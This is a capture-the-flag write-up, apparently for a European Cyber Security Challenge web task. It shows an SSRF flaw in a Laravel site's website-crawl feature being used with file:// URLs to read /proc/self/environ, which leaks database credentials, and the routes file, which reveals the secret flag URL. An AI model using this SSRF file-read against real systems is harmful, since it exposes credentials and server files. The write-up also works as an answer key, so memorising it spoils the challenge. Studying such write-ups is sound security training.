
Task Completed
```


Register new account at: [http://\[hostname\]:9945/register](http://[hostname]:9945/register)




The image shows a registration form for the European Cyber Security Challenge. At the top center is a blue circular logo with a white swoosh. Below the logo is a white registration form with rounded corners. The form contains four input fields: 'Name' with the text 'Lucian Ioan Nitescu', 'Email' with 'lucian@bit-sentinel.com', 'Password' with masked characters, and 'Confirm Password' with masked characters. At the bottom right of the form is a dark blue button labeled 'REGISTER' and a link that says 'Already registered?'.

[http://\[hostname\]:9945/dashboard](http://[hostname]:9945/dashboard)



Abusing an SSRF vulnerability, the participant is able to retrieve local files.



To retrieve the flag, the participant has to identify the webroot path and perform a code review against the routes and controllers of the Laravel 8.x framework.

```
Website to crawl.
file:///proc/self/environ  Crawl

PHP_EXTRA_CONFIGURE_ARGS=-with-apxs2 --disable-cgi \
apache2 \
HOSTNAME=19b8a9c5087a \
PHP_INI_DIR=/usr/local/etc/php \
PHP_EXTRA_BUILD_DEPS=apache2-dev \
PHP_LDFLAGS=-Wl,-O1 -pie \
APACHE_RUN_DIR=/var/run/apache2 \
PHP_CFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 \
PHP_MD5= \
PHP_VERSION=7.3.22 \
APACHE_PID_FILE=/var/run/apache2/apache2.pid \
DB_USERNAME=crow \
GPG_KEYS=CBAF69F173A0FEA4B537F470D66C9593118BCCB6F38252826ACD957EF380D39F2F7956BC5DA04B5D \
PHP_CPPFLAGS=-fstack-protector-strong -fpic -fpie -O2 -D_LARGEFILE_SOURCE -D_FILE_OFFSET_BITS=64 \
PHP_ASC_URL=https://www.php.net/distributions/php-7.3.22.tar.xz \
PHP_URL=https://www.php.net/distributions/php-7.3.22.tar.xz \
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin \
APACHE_LOCK_DIR=/var/lock/apache2 \
LANG=C \
APACHE_RUN_USER=www-data \
APACHE_RUN_GROUP=www-data \
APACHE_LOG_DIR=/var/log/apache2 \
DB_PASSWORD=lkasfklsjklfjkl1248712894jlaLJALFASF3213 \
PHPIZE_DEPS=autoconf dpkg-dev file g++ gcc libc-dev
make pkg-config re2c \
PWD=/var/www/html \
PHP_SHA256=0e66606d3bdab5c2ae3f778136bfe8788e574913a3d8138695e54d98562f1fb5 \
APACHE_ENVVARS=etc/apache2/envvars \
DB_HOST=crow-database
```

file:///var/www/html/routes/web.php - Is a common path for the Laravel framework.

```
Website to crawl.
file:///var/www/html/routes/web.php  Crawl

<?php

use Illuminate\Support\Facades\Route;

/*
|-----
| Web Routes
|-----
|
| Here is where you can register web routes for your application. These
| routes are loaded by the RouteServiceProvider within a group which
| contains the "web" middleware group. Now create something great!
|
*/

Route::get('/', function () {
    return view('welcome');
});

Route::middleware(['auth:sanctum', 'verified'])->get('/dashboard', function () {
    return view('dashboard');
})->name('dashboard');

Route::middleware(['auth:sanctum', 'verified'])->group(function () {
    Route::post('/crawl-website', 'DashboardController@crawl_website')->name('crawl-website');
    Route::get('/flag/secretpassword1swqaexewqe2sxewr2sd23', 'DashboardController@flag')->name('flag');
});
```

Example values: `http://[hostname]:9945/flag/secretpassword1swqaexewqe2sxewr2sd23`

